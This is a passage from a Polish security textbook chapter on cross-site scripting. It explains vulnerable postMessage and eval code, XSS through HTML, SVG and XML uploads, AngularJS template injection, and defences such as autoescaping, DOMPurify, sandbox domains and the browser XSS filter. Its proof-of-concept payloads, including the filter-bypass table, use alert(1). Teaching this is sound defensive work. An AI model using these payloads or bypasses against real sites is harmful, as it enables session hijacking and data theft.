ANALIZA:	Słowo wyjaśnienia do tego przykładu: w aplikacji obsługiwane jest zdarzenie `onmessage`. Wykorzystywany jest tutaj przeglądarkowy mechanizm komunikacji między różnymi ramkami zwany `postMessage`. Umożliwia on asynchroniczną komunikację pomiędzy dwiema ramkami na stronie. Wówczas jedna ramka może wysłać wiadomość:
	`frame.postMessage(obj, '*')`
	a w drugiej ramce zostanie wyzwolone zdarzenie:
	`window.addEventListener('message', ev => {`
	`  // Pole ev.data zawiera to samo, co obj`
	`  // w wywołaniu postMessage`
	`});`
	Jest to zatem jeden ze sposobów na przekazywanie danych do kodu JS.
	W przykładowym, podatnym kodzie pobierana jest właściwość `url` z obiektu przekazywanego przez `postMessage`. Dalej tworzony jest obiekt typu `<form>`, w którym przypisywane jest pole `action`, a następnie formularz jest automatycznie wysyłany. Niebezpieczeństwo występuje w przypisaniu do `action` – jest to jedno z miejsc, które przyjmuje adres URL, a zatem możliwe jest przekazanie protokołu `javascript:`. Praktyczne wykorzystanie podatności mogłoby więc polegać na umieszczeniu podatnej strony w elemencie `<iframe>` i wykonaniu do niego `postMessage`, np.:

	`<iframe src="podatna-strona.html" onload=attack()></iframe>`
	`<script>`
	`  function attack() {`
	`  frames[0].postMessage({`
	`  url: 'javascript:alert(1)'`
	`  }, '*');`
	`  }`
	`</script>`

PRZYKŁAD: FETCH I EVAL	

FRAGMENT KODU:	`async function vulnerable() {`
	`  const f = await fetch('pewna-strona.json');`
	`  const json = await f.json();`
	
	`  eval(json.name);`
	`}`

ANALIZA:	Ten przykład różni się od pozostałych, ponieważ muszą zostać spełnione jeszcze dodatkowe warunki, niewidoczne bezpośrednio w analizowanym fragmencie kodu, by w aplikacji wystąpił XSS. Aplikacja pobiera pewnego JSON-a, z którego następnie wyciąga pole `name` i przekazuje bezpośrednio jako argument funkcji `eval`. W tym przykładzie jest potencjał na XSS, ale jego wykorzystanie będzie możliwe tylko wtedy, jeśli użytkownik (np. przez inną funkcjonalność aplikacji) będzie miał kontrolę nad tym, co znajduje się w polu `name`. Jeśli okaże się, że tak, to wykorzystanie XSS sprowadza się do ustawienia wartości `alert(1)` w tym polu.

XSS NIE TYLKO W HTML

Wszystkie przedstawione dotychczas przykłady zakładały, że wprowadzenie XSS do aplikacji zawsze wiąże się z jakąś stroną w HTML. W rzeczywistości nie zawsze tak musi być i inne formaty plików również mogą pozwolić na wykonanie własnego kodu JS.

Załóżmy, że mamy w aplikacji funkcjonalność wgrywania plików na serwer. Przykładowo aplikacja może działać w adresie URL *https://example.com*, a pliki wgrane przez użytkowników będą serwowane z *https://example.com/uploads/*. W następnych przykładach zakładamy, że za każdym razem wgrywany plik będzie miał nazwę `test` – a za nim odpowiednie rozszerzenie. Pierwszym prostym wariantem wykorzystania podatności jest wgranie na serwer pliku HTML o treści `<!doctype html><script>alert(1)</script>`.

Po przejściu pod *https://example.com/uploads/test.html* powyższy kod zostanie wykonany, skutkując tym samym XSS.

Twórca aplikacji może zabezpieczyć się przed tym atakiem i zablokować możliwość wgrywania plików HTML. Jakie inne pliki można wówczas uploadować? Z kronikarskiego obowiązku wypada wspomnieć o SWF (pliki Flasha), które pozwalają wykonać XSS[3], choć ze względu na coraz szybsze odchodzenie od tej technologii wydaje się, że ataki z jej użyciem będą w najbliższych latach już niepraktyczne*.

* Być może, Drogi Czytelniku, w chwili gdy czytasz te słowa, Flash jest już tylko (nie)miłym wspomnieniem z przeszłości…

Inny sposób na wykonanie kodu JS oferują pliki XML. W szczególności ciekawym formatem jest opierający się na XML format SVG. Część aplikacji WWW pozwala na upload plików SVG, jako że jest to format obrazków. Nie wszyscy zdają sobie jednak sprawę, że SVG może też zawierać skrypty, które zostają wykonane w kontekście witryny, z której plik SVG jest uruchomiony. Wystarczy więc przygotować plik o zawartości:

```
<svg xmlns="http://www.w3.org/2000/svg">
<script>alert(1)</script>
</svg>
```

Po jego uploadzie na serwer i przejściu pod adres *https://example.com/uploads/test.svg* – wykona się XSS!

Analogiczny atak może zadziałać w dowolnym innym formacie opierającym się na XML. Najbardziej uniwersalnym kodem, którego można wówczas użyć, by przetestować występowanie podatności, jest poniższy:

```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns="http://www.w3.org/1999/xhtml">
<script>alert(1)</script>
</html>
```

Zdefiniowanie atrybutu `xmlns` o wartości `http://www.w3.org/1999/xhtml` w głównym elemencie XML powoduje, że przeglądarka zaczyna traktować ten dokument niemalże tak, jak gdyby był zwykłym HTML-em. Co za tym idzie, pojawia się możliwość wykonania dowolnego kodu JS.

XSS A DOPUSZCZANIE FRAGMENTÓW HTML

W niektórych aplikacjach oczekuje się, by użytkownik mógł w sposób bezpośredni lub pośredni w niektórych polach używać kodu HTML. Jeśli mamy np. system blogowy, w którym użytkownik może pisać własne notki, to normą jest możliwość ustawienia dowolnego formatowania tekstu (np. pogrubienia, pochylenia) czy wstawienia własnych obrazków. Nie zawsze formatowanie tekstu odbywa się *stricte* poprzez edycję kodu HTML; czasem używane są inne języki, np. Markdown[4]. Nie zmienia to jednak faktu, że silnik przetwarzający język Markdown po jego przetworzeniu zamienia go na HTML. Tak więc i tutaj może potencjalnie wystąpić niebezpieczeństwo.

Naturalne jest zatem pytanie: w jaki sposób sprawić, by użytkownicy mogli używać „bezpiecznych" tagów HTML (takich jak `<b>`, `<u>` czy `<img>`), ale nie byli w stanie wstrzyknąć złośliwego kodu (czyli np. tagu `<script>` czy zdarzeń typu `onerror`). Najbardziej zalecane jest używanie bibliotek służących do czyszczenia kodu HTML. W języku angielskim zazwyczaj w ich nazwie pojawia się słowo *sanitize* lub *purify* (np. HtmlSanitizer[5], DOMPurify[6], Html Purifier[7] itp.). Działanie tego typu bibliotek polega z reguły na rzeczywistym parsowaniu kodu HTML i zdefiniowaniu listy dopuszczalnych tagów i atrybutów HTML; wszystkie pozostałe tagi i atrybuty są zatem automatycznie odrzucane. Jako przykład weźmy bibliotekę DOMPurify

rozwijaną przez niemiecką firmę Cure53. Zobaczmy, w jaki sposób kod HTML zostaje przez tę bibliotekę przetworzony i „oczyszczony” ze złośliwych elementów:

Tabela 3. Przykłady działania biblioteki DOMPurify

WEJŚCIOWY HTML	HTML WYCZYSZCZONY PRZEZ DOMPURIFY	KOMENTARZ
`<b>Pogrubiony tekst</b> i obrazek:<img src=test.png onerror=alert(1)>`	`<b>Pogrubiony tekst</b> i obrazek: <img src="test.png">`	Niegroźne tagi `<b>`, jak i `<img>` pozostały w HTML, ale usunięty został niebezpieczny atrybut `onerror`.
`<p>Skrypt:</p> <script>alert(1) </script>`	`<p>Skrypt:</p>`	Niebezpieczny tag `<script>` został całkowicie usunięty.
`<noscript></noscript> <template> </template><p>Akapit</p>`	`<p>Akapit</p>`	Tagi takie jak `<noscript>` czy `<template>` nie znajdują się na liście dopuszczonych tagów, więc zostały usunięte.
`<a href="https://securitum.pl"> Bezpieczny link</a> <a href="javascript:alert(1)"> Niebezpieczny link</a>`	`<a href="https://securitum.pl"> Bezpieczny link</a> <a>Niebezpieczny link</a>`	W przykładzie zostały użyte dwa linki – jeden prowadzący do protokołu `http:`, a drugi do protokołu `javascript:`. Ten drugi nie znajduje się na domyślnej liście dopuszczalnych protokołów, co skutkowało usunięciem atrybutu `href` z tego linku.

W każdej z bibliotek pozwalających czyścić HTML istnieją też możliwości ich konfiguracji. Co za tym idzie, możliwe jest zwiększenie listy dopuszczalnych tagów lub – wręcz przeciwnie – jeszcze mocniejsze jej ograniczenie.

OCHRONA PRZED XSS

W tym rozdziale w dużej mierze skupiamy się na różnych wariantach ataków, za pomocą których można przeprowadzić XSS. Teraz, dla odmiany, spróbujmy podejść kompleksowo do tematu obrony, tj. zastanowić się, jak należy postępować od strony programistycznej w aplikacji, by możliwie skutecznie zabezpieczyć się przed XSS.

Enkodowanie danych

W części dotyczącej kontekstów XSS wspomniałem już, że podstawową metodą obrony przed XSS jest enkodowanie danych w sposób właściwy do kontekstu, w którym te dane się pojawiają. W wielu językach programowania istnieją nawet biblioteki, które ułatwiają zastosowanie enkodowania. Przykładowo we frameworku .NET istnieje klasa `System.Web.Security.AntiXss.AntiXssEncoder`[8], w której zdefiniowano szereg metod, m.in:

- `HtmlAttributeEncode` – enkodowanie danych znajdujących się w wartości atrybutu,
- `HtmlEncode` – enkodowanie danych w samym HTML,
- `UrlEncode` – enkodowanie danych do umieszczenia w adresie URL.

Co do zasady użycie tego typu metod jest słuszne i jeśli będą konsekwentnie stosowane w całej aplikacji, to zabezpieczymy się przed podatnością XSS na poziomie generowania HTML.

W praktyce tego typu podejście ma kilka mankamentów. Programiści to tylko ludzie i z powodu słabszego dnia, pośpiechu czy oddechu przełożonego na plecach mogą zapomnieć użyć odpowiedniej metody lub przez przypadek zastosować niewłaściwą. Podatność w takim przypadku pojawia się w aplikacji nie ze względu na brak wiedzy czy świadomości, ale z powodu zwykłej ludzkiej pomyłki.

Dlatego zaleca się stosować inne rozwiązania, które zminimalizują ryzyko błędu programisty niemal do zera ze względu na to, że domyślnie będą poprawnie enkodować dane. Takim rozwiązaniem jest użycie systemu szablonów.

Systemy szablonów z automatycznym enkodowaniem

Praktycznie wszystkie szanujące się frameworki do pisania aplikacji webowych domyślnie są spięte z systemem szablonów. Ich sens sprowadza się do umożliwienia programistom wygodnego generowania widoków w aplikacji.

Silniki szablonów na wejściu potrzebują zasadniczo dwóch elementów:

- tekstowego szablonu,
- modelu danych.

Jako przykład, załóżmy, że zdefiniujemy następujący szablon: `<p>Hello {{ user .name }}!</p>`.

Osobno musimy zdefiniować model danych – w powyższym przykładzie możemy sobie wyobrazić, że jest nim klasa reprezentująca użytkownika. Załóżmy, że mamy następujący obiekt:

```
class User:
  name = 'John'
  age = 44
```

Wówczas silnik szablonów, łącząc jedno z drugim, wygeneruje wyjściowy kod HTML: `<p>Hello John</p>`.

W kontekście aplikacji webowych, silniki szablonów mają zazwyczaj włączony *autoescaping*, tj. automatyczne enkodowanie danych w sposób właściwy dla kontekstu. Jeśli pole `user.name` przyjęło wartość `<script>alert(1)</script>`, zostanie wygenerowany HTML w formie: `<p>Hello &lt;script&gt;alert(1)&lt;/ script&gt;!</p>`.

Popularne silniki szablonów, które zapewnią nam takie zabezpieczenie, to m.in. TWIG, Django Templates, Jinja, JTwig i inne. Oczywiście HTML może być generowany nie tylko po stronie serwera, ale również za pomocą frameworka JS (np. Angular,

Vue, React, Polymer itp.). We frameworkach JS silniki szablonów działają podobnie, a szerzej omówiono je w dalszej części (*XSS a popularne biblioteki JS*) tego rozdziału.

Warto mieć na uwadze, że część silników szablonów nie radzi sobie dobrze z zabezpieczeniem danych będących adresem URL. Załóżmy, że mamy następujący szablon:

```
<h1>User data</h1>
<p>Go to <a href="{{ user.blog_url }}">my blog</a>.</p>
```

Warto w takiej sytuacji przetestować, jak zachowa się silnik szablonów, jeśli spróbujemy podać adres URL typu `javascript:alert(1)`. Może się okazać, że niebezpieczny protokół pozostanie w HTML! W takiej sytuacji – niestety – jesteśmy zmuszeni ręcznie weryfikować poprawność adresów URL umieszczanych w kodzie strony.

Ochrona przed DOM XSS

O ile dobre silniki szablonów potrafią nas niemal w 100% zabezpieczyć przed XSS na poziomie generowania HTML, o tyle nie pomogą nam w kodzie JS, który sami napiszemy. Czyli jeśli użyjemy w kodzie funkcji `eval` na danych użytkownika… to mamy poważny problem! Dlatego w przypadku DOM XSS należy pamiętać o kilku dobrych praktykach:

1. Nie używać funkcji takich jak `eval` czy `Function`, przekazując do nich niezaufane dane użytkownika. Jeśli z jakiegoś powodu użycie tego typu funkcji jest niezbędne, to dane należy wcześniej bardzo dokładnie zwalidować (np. ciąg znaków wpisany przez użytkownika może składać się tylko ze znaków alfanumerycznych).
2. Nie używać funkcji i właściwości przypisujących bezpośrednio kod HTML do elementów drzewa DOM (np. `innerHTML`, `outerHTML`, `insertAdjacentHTML`, `document.write`). Zamiast nich można skorzystać z funkcji przypisujących bezpośrednio tekst do tych elementów, jak `textContent` czy `innerText`.
3. Uważać w przypadku przekierowania użytkownika pod adres URL, nad którym ten użytkownik ma kontrolę (ryzyko to np. `location = 'javascript:alert(1)'`). W takich przypadkach należy walidować, czy adres URL podany przez użytkownika prowadzi do protokołu HTTP lub HTTPS.

Filtrowanie HTML

Jak już wspomniałem w podrozdziale *XSS a dopuszczanie fragmentów HTML*, jeżeli przypadkiem użycia, który rozpatrujemy w aplikacji, jest potrzeba pozwolenia użytkownikom na formatowanie tekstu, to powinniśmy użyć biblioteki, która wyczyści HTML ze złośliwych elementów (np. DOMPurify).

Warto jednak poświęcić też chwilę i zastanowić się, w jaki sposób nie realizować filtrowania HTML. Może zaobserwujecie podobny kod w Waszych aplikacjach i wówczas będziecie wiedzieli, że wymaga on zmiany!

Stosunkowo często podczas testów bezpieczeństwa żywych aplikacji spotykamy się z sytuacją, w której aplikacja nie stosuje bibliotek do czyszczenia złośliwego

HTML, ale próbuje to robić „po swojemu”. Poniżej znajduje się zestawienie kilku takich metod, z którymi spotkaliśmy się w pracach audytowych, wraz z wyjaśnieniem sposobu obejścia zabezpieczenia.

Tabela 4. Typowe obejścia popularnych filtrów XSS

ZABEZPIECZENIE	OBEJŚCIE	KOMENTARZ
Wycinanie tagów HTML wyrażeniem regularnym `<.*>`	`<script >alert(1)</script >`	Powszechnie mówi się, że znak kropki w wyrażeniach regularnych zastępuje dowolny znak. W rzeczywistości w domyślnej konfiguracji praktycznie wszystkich silników wyrażeń regularnych kropka zastępuje dowolny znak z wyjątkiem znaku nowej linii. Jeśli zatem w tagu znajdzie się znak nowej linii, tag nie jest dopasowany do wyrażenia, więc nie następuje zamiana.

Wycinanie nawiasów (znaków `(` i `)` w postaci dosłownej)	`<img src onerror=alert &lpar;1&rpar;>`
	
	`<script>location= 'javascript:alert\x281\x29' </script>`
		Twórcy niektórych aplikacji uznają, że wykonanie jakiegokolwiek groźnego kodu JS wymaga zawsze wywołania funkcji, a co za tym idzie – dodania nawiasów. Jednak zarówno w samym HTML, jak i w JS istnieją sposoby na zapisanie znaków nawiasów nie w postaci dosłownej, np. za pomocą encji lub enkodowania znaków w stringu.

Wycinanie zdarzeń JS, np. `onerror`	`<img src=""onerror= alert(1)>`	Bardzo często w tego typu zabezpieczeniach zakłada się, że bezpośrednio przed zdarzeniami w HTML typu `onclick`, `onload` czy `onerror` musi znajdować się spacja (lub ogólniej: biały znak). Nie jest to prawdą; jednym z przykładowych obejść jest użycie wartości atrybutu w cudzysłowach i rozpoczęcie kolejnego atrybutu bezpośrednio za zamykającym cudzysłowem.

Upload plików

Upload plików może skutkować podatnością XSS, jeśli zuploadowany zostanie plik typu `.html` lub `.svg`. Najbardziej zalecana ochrona przed tego typu XSS to wydzielenie osobnej domeny (tzw. domeny sandboksowej), z której serwowane będą pliki wgrywane przez użytkowników.

Przykładowo: jeśli aplikacja działa w domenie *https://example.com*, lepiej nie serwować plików z *https://example.com/uploads*, ponieważ kod JS wykonujący się w tamtym miejscu ma pełny dostęp do danych z całej domeny *https://example.com*. Zamiast tego zaleca się wygenerować osobną subdomenę (np. *https://uploads.example.com*) lub nawet całkowicie osobną domenę (np. *https://uploads-example.com*).

Skrypt z tak zdefiniowanych domen nie ma już dostępu do danych z *https://example.com*. Każda subdomena może jednak ustawiać ciasteczka dla domeny nadrzędnej, co skutkuje ryzykiem przeprowadzenia ataku przez ten mechanizm. Dlatego najbezpieczniejsze jest stworzenie całkowicie osobnej domeny.

Przykładem tego typu rozwiązania w żywym świecie jest domena *https://www.google.com* i domena *https://googleusercontent.com*, z której serwowane są pliki wgrywane przez użytkowników. Analogicznie wygląda to w GitHubie (*https://github.com* i *https://raw.githubusercontent.com*).


Content-Security-Policy

Mechanizmem, który może ochronić przed skutkami podatności XSS, jest *Content-Security-Policy*[*].

Filtry anty-XSS w przeglądarkach

Jeśli aplikacja webowa nie jest poprawnie zabezpieczona przed XSS, ostatnia nadzieja w powstrzymaniu próby ataku tkwi w przeglądarkach. Do drugiej połowy 2019 roku wszystkie popularne przeglądarki webowe z wyjątkiem Firefoksa miały wbudowane zabezpieczenie przed *reflected XSS*. W październiku 2019 zostało ono wyłączone również w przeglądarce Chromium. Opis jego działania poniżej pozostawiamy z kronikarskiego obowiązku.


Sposób działania tych zabezpieczeń wynika z samej natury *reflected XSS*: w zapytaniu musi znaleźć się kod HTML, który później jest odbijany w odpowiedzi. Przeglądarka zatem sprawdza, czy jakikolwiek kod JS, który ma wykonać na obecnej stronie, nie znajduje się też przypadkiem w zapytaniu. Jeśli tak jest – kod nie jest wykonywany jako próba XSS (rysunek 7).



Rysunek 7. Przeglądarka Chrome blokuje wykonanie kodu JS, ponieważ zauważa, że taki sam fragment kodu jest też w zapytaniu. Traktuje go więc jako XSS

Istnieje możliwość sterowania trybem działania filtra anty-XSS poprzez nagłówek odpowiedzi serwera `X-XSS-Protection`. Ustawienie wartości tego nagłówka na `1; mode=block` (tryb blokady) sprawi, że w razie wykrycia ataku XSS przeglądarka nie tyle zablokuje wykonanie kodu uznanego za złośliwy, ile całkowicie zaprzestanie renderowania strony (rysunek 8).

* Zob. rozdz. *Content Security Policy (CSP)*.



Rysunek 8. Zachowanie przeglądarki Chrome, gdy nagłówek `X-XSS-Protection` wymusza działanie filtra anty-XSS w trybie blokady. W dolnej części komunikatu widać `ERR_BLOCKED_BY_XSS_AUDITOR`

Istnieje również możliwość całkowitego wyłączenia filtra anty-XSS na danej podstronie nagłówkiem `X-XSS-Protection: 0`. Na pierwszy rzut oka może wydawać się to sprzeczne z intuicją, by była potrzeba wyłączenia mechanizmu bezpieczeństwa, lecz rzeczywistość pokazuje, że filtr chroniący przed XSS może być wykorzystany do przeprowadzenia innych ataków (świetnym przykładem jest prezentacja Masato Kinugawy pt. *X-XSS-Nightmare*[9], jak również atak *XS-Search*[10]).

Filtr anty-XSS należy traktować jako absolutnie ostatnią deskę ratunku, jeśli w aplikacji nie zabezpieczymy się przed podatnością XSS. W żadnym wypadku nie należy zakładać, że zabezpieczanie przed XSS jest zbędne, bo istnieje filtr. Wynika to z jego licznych ograniczeń:

1. Nie wszystkie przeglądarki mają wbudowany filtr i nie można zagwarantować, że te, które go mają, w którymś momencie go nie wyłączą*.
2. Regularnie znajdowane są liczne obejścia filtra[11].
3. Filtr chroni tylko przed typowymi atakami *reflected XSS*; nie gwarantuje żadnego zabezpieczenia przed innymi wariantami podatności.

XSS A POPULARNE BIBLIOTEKI JS

Truizmem będzie stwierdzenie, że większość aplikacji webowych jest napisanych z użyciem bibliotek czy frameworków JS (np. Angular, React, Vue, Polymer i inne). Mając na uwadze bardzo szybki rozwój ekosystemu JS i postępujące w nim zmiany, mogę się spodziewać, Drogi Czytelniku, że jeżeli czytasz ten tekst po 2019 roku, to prawdopodobnie na topie są już zupełnie inne frameworki. Najpewniej jednak nadal będą działały w podobny sposób, dlatego poniżej przedstawię krótką analizę, w jaki sposób frameworki wpływają na bezpieczeństwo – i co nam dają, jeśli chodzi o ochronę przed XSS (czy to na plus, czy to na minus).

Jednym z celów użycia frameworków JS jest ułatwione pisanie interfejsów użytkownika. Bardzo często polega to na użyciu pewnego silnika szablonów, który

* Najlepszym na to dowodem jest fakt, że podczas pisania tego rozdziału Chrome miał jeszcze taki filtr włączony domyślnie. Jednak w momencie dokonywania ostatniej korekty do książki (październik 2019) już go nie było!

wygeneruje końcowy HTML. Składnia najczęściej będzie wyglądała podobnie do `<div>Hello {{ user.name }}</div>`.

W takim przypadku silnik szablonów automatycznie pobierze właściwość `user.name` z obecnego kontekstu i wstawi w HTML. Można właściwie w ciemno zakładać, że zostanie ona automatycznie odpowiednio enkodowana, by uniemożliwić wprowadzenie nowych tagów HTML (gdyby framework JS tego nie robił, to najpewniej nadawałby się do kosza). Jest to jednak tylko najprostszy wariant działania tych frameworków, dalej natomiast mogą pojawić się pewne problemy.

Dynamiczne budowanie szablonów

Bardzo ważną kwestią jeśli chodzi o używanie szablonów w silnikach JS, jest fakt, że powinny one być statyczne, tj. użytkownik nie powinien mieć żadnej kontroli nad treścią samego szablonu. Jeśli okaże się, że w aplikacji tak nie jest – praktycznie na pewno mamy XSS-a! Zobaczmy przykład:

```
<div> Found results: {{ resultsCount }}</div>
<div>User name: <?php echo htmlentities($username); ?></div>
```

W przykładzie mamy użyty szablon, w którym silnik JS pobierze z kontekstu wartość `resultsCount` i wstawi w treść kodu HTML. Niezależnie od tego część szablonu jest generowana dynamicznie po stronie serwera. Jest wprawdzie używana funkcja `htmlentities` (zamieniająca znaki specjalne HTML, takie jak `< czy >`, na encje), ale okazuje się, że w tym przypadku nie wnosi to żadnego zabezpieczenia przed XSS!

Zauważmy, że użycie silnika szablonów sprawia, że poza standardowymi niebezpiecznymi znakami dla HTML specjalne znaczenie zyskują też nawiasy klamrowe, w których umieszczane są wyrażenia. Jeżeli więc użytkownik ustawi swoją nazwę użytkownika na `{{ ''.constructor.constructor('alert(1)')() }}`, to PHP wypisze następujący plik HTML:

```
<div> Found results: {{ resultsCount }}</div>
<div>User name: {{ ''.constructor.constructor('alert(1)')() }}</div>
```

Następnie silnik szablonów działający na poziomie JS przystąpi do podstawiania wartości wyrażeń w miejscu klamer. W efekcie wykona się kod `alert(1)`. Dzieje się tak, ponieważ każdy obiekt w JS ma właściwość `constructor`. Konstruktorem stringu jest funkcja o nazwie `String`. Ta funkcja również ma swój konstruktor, którym z kolei jest funkcja nazywająca się `Function`. Co ciekawe, `Function` działa bardzo podobnie do `eval`, tj. tworzy funkcję, której kod jest przekazywany w argumencie jako ciąg znaków.

Tego typu błąd bezpieczeństwa bardzo często pojawiał się w aplikacjach napisanych w pierwszej wersji frameworka AngularJS, ale dotyczy również kilku innych silników szablonów.

Wniosek z powyższego przykładu jest taki, że jeśli w aplikacji używany jest framework JS, w którym generowanie kodu HTML oparte jest na szablonach, należy bezwzględnie pamiętać, by szablony zawsze były statyczne i użytkownik nie miał bezpośredniej kontroli nad ich treścią.

Bezpośrednie podstawianie HTML

Pomimo że frameworki JS niejako motywują do tego, by używać ich silników szablonów do generowania HTML, czasem z różnych powodów możemy chcieć wstawić wygenerowany w inny sposób fragment HTML bezpośrednio do drzewa DOM strony. Przykładem jest użycie biblioteki do parsowania języka Markdown, który w wyniku generuje HTML, następnie umieszczany bezpośrednio w drzewie DOM.

Czasem twórcy frameworków próbują zniechęcać do bezpośredniego wstawiania HTML – np. w popularnym frameworku React[12] funkcja, która pozwala na przypisanie kodu HTML do komponentu, ma długą i zniechęcającą nazwę: `dangerouslySetInnerHTML`. Jest ona dość adekwatna, bowiem niemal w każdym frameworku JS próba użycia tego typu funkcji będzie skutkowała XSS-em, jeśli użytkownik ma bezpośrednią kontrolę nad fragmentem HTML.

Ciekawym wyjątkiem jest tutaj Angular w wersji wyższej niż 1. W Angularze, by w miejsce pewnego elementu podstawić własny kod HTML, stosowana jest składnia `<div [innerHTML]="content"> </div>`.

Jako HTML tego elementu `<div>` podstawiona zostanie zawartość zmiennej `content`. Na pierwszy rzut oka miejsce to wygląda na podatne na XSS, bo `innerHTML` kojarzy się z jednym z podstawowych przykładów DOM XSS. W rzeczywistości tak nie jest, gdyż Angular ma wbudowany i domyślnie włączony HTML sanitizer. Gdyby zatem zawartość zmiennej `content` wynosiła `<img src=1 onerror=alert(1)>`, silnik z Angulara zostawi w niej tylko `<img src="1">`, uniemożliwiając w efekcie wykonanie XSS.

Jednakże w większości pozostałych frameworków tego typu zabezpieczenie nie jest wbudowane i jeśli chcemy mieć pewność, że w danym miejscu nie wystąpi złośliwe wstrzyknięcie HTML, należy ręcznie podpiąć inną bibliotekę typu sanitizer, np. DOMPurify.

Pułapka kontekstu URL-owego

O ile frameworki JS dobrze sobie radzą z enkodowaniem danych umieszczanych w różnych miejscach HTML, o tyle bardzo często pomijają kontekst adresów URL. Weźmy fragment kodu `<a [href]="blogUrl">Go to my blog</a>`.

W tym przypadku zakładamy, że silnik szablonów automatycznie podstawi zawartość zmiennej `blogUrl` w miejsce atrybutu `href`. Jeżeli jej wartość będzie równa `javascript:alert(1)`, wówczas wykonamy XSS. Okazuje się, że większość popularnych frameworków JS (React, Vue, Polymer itp.) nie wykryje tutaj próby XSS i przypisze link z protokołem `javascript:` do tego atrybutu! Jednym z wyjątków jest znów Angular, który posiada zdefiniowaną listę protokołów dopuszczalnych w adresach URL. Jeżeli adres URL nie będzie miał protokołu z tej listy, Angular dopisze na początku `unsafe:`. *Summa summarum*, w powyższym przykładzie Angular wygenerowałby kod: `<a href="unsafe:javascript:alert(1)">Go to my blog</a>`.

Warto zatem pamiętać, że jeśli użytkownik ma możliwość podania adresu URL, to należy walidować, czy jest on w protokole HTTP lub HTTPS, i odrzucać wszystkie pozostałe protokoły.

Frameworki a DOM XSS

Zwróćmy uwagę, że frameworki JS zabezpieczą nas przed XSS na poziomie generowania kodu HTML, nie poradzą sobie jednak z wieloma innymi przykładami DOM XSS – jeśli więc użyjemy funkcji `eval` w kodzie JS, to XSS nadal będzie możliwy!

PODSUMOWANIE

W tym rozdziale poruszyliśmy temat podatności XSS – zaczynając od jej ogólnego opisu, poprzez skutki, aż do różnych sposobów wykorzystania. Pamietajmy, że podatność XSS zazwyczaj polega na możliwości wstrzyknięcia własnego kodu HTML, który w środku ma również kod JS. Istotą podatności jest możliwość wykonania własnego kodu JS na cudzej stronie internetowej.

Główne skutki podatności XSS to możliwość:

- wykonania dowolnych akcji w kontekście zalogowanego użytkownika,
- odczytu dowolnych danych w kontekście zalogowanego użytkownika.

Ochrona przed XSS to głównie enkodowanie danych w sposób odpowiedni dla kontekstu, w którym te dane są umieszczane. W praktyce często używa się silników szablonów, które automatycznie wykrywają kontekst i enkodują dane.

Jeżeli w aplikacji użytkownicy mają mieć możliwość pisania własnego HTML (np. w celu tworzenia sformatowanego tekstu), dobrą praktyką jest użycie biblioteki typu sanitizer, która wyczyści HTML ze złośliwych elementów.

W przypadku używania frameworków JS należy pamiętać o niebudowaniu w sposób dynamiczny szablonów po stronie serwera.

Jeśli użytkownik ma możliwość uploadu plików, najlepiej serwować je z innej domeny, niż działa sama aplikacja.

Aby chronić się przed DOM XSS, należy pamiętać o nieużywaniu funkcji takich jak `eval`.

1 Heyes G., *Exposing Intranets with reliable Browser-based Port scanning*, https://portswigger.net/blog/exposing-intranets-with-reliable-browser-based-port-scanning
2 Płatek P., *Do czego można wykorzystać XSS? (czyli czym jest BeEF)*, https://sekurak.pl/do-czego-mozna-wykorzystac-xss-czyli-czym-jest-beef/
3 Rosén F. (fransrosen), *Reflected Flash XSS using swfupload.swf with an epileptic reloading to bypass the button-event*, https://hackerone.com/reports/91421
4 *Markdown* [w:] *Wikipedia, wolna encyklopedia*, https://pl.wikipedia.org/wiki/Markdown
5 Ganss M. (mganss), *HtmlSanitizer*, https://github.com/mganss/HtmlSanitizer
6 cure53, *DOMPurify*, https://github.com/cure53/DOMPurify
7 Yang E.Y. (ezyang), *htmlpurifier*, https://github.com/ezyang/htmlpurifier
8 *AntiXssEncoder Class*, https://docs.microsoft.com/en-us/dotnet/api/system.web.security.antixss.antixssencoder
9 Kinugawa M., *X-XSS-Nightmare: 1; mode=attack XSS Attacks Exploiting XSS Filter/htmlpurifier*, https://www.slideshare.net/masatokinugawa/xxn-en
10 Leibowitz H., *Cross-Site Search (XS-Search) Attacks*, https://www.owasp.org/images/a/a7/AppSecIL2015_Cross-Site-Search-Attacks_HemiLeibowitz.pdf
11 PythEch, *Yet Another Chrome XSS Auditor Bypass*, https://turkmenog.lu/blog/2017/11/06/yet-another-chrome-xss-auditor-bypass/
12 *React: A JavaScript library for building user interfaces*, https://reactjs.org/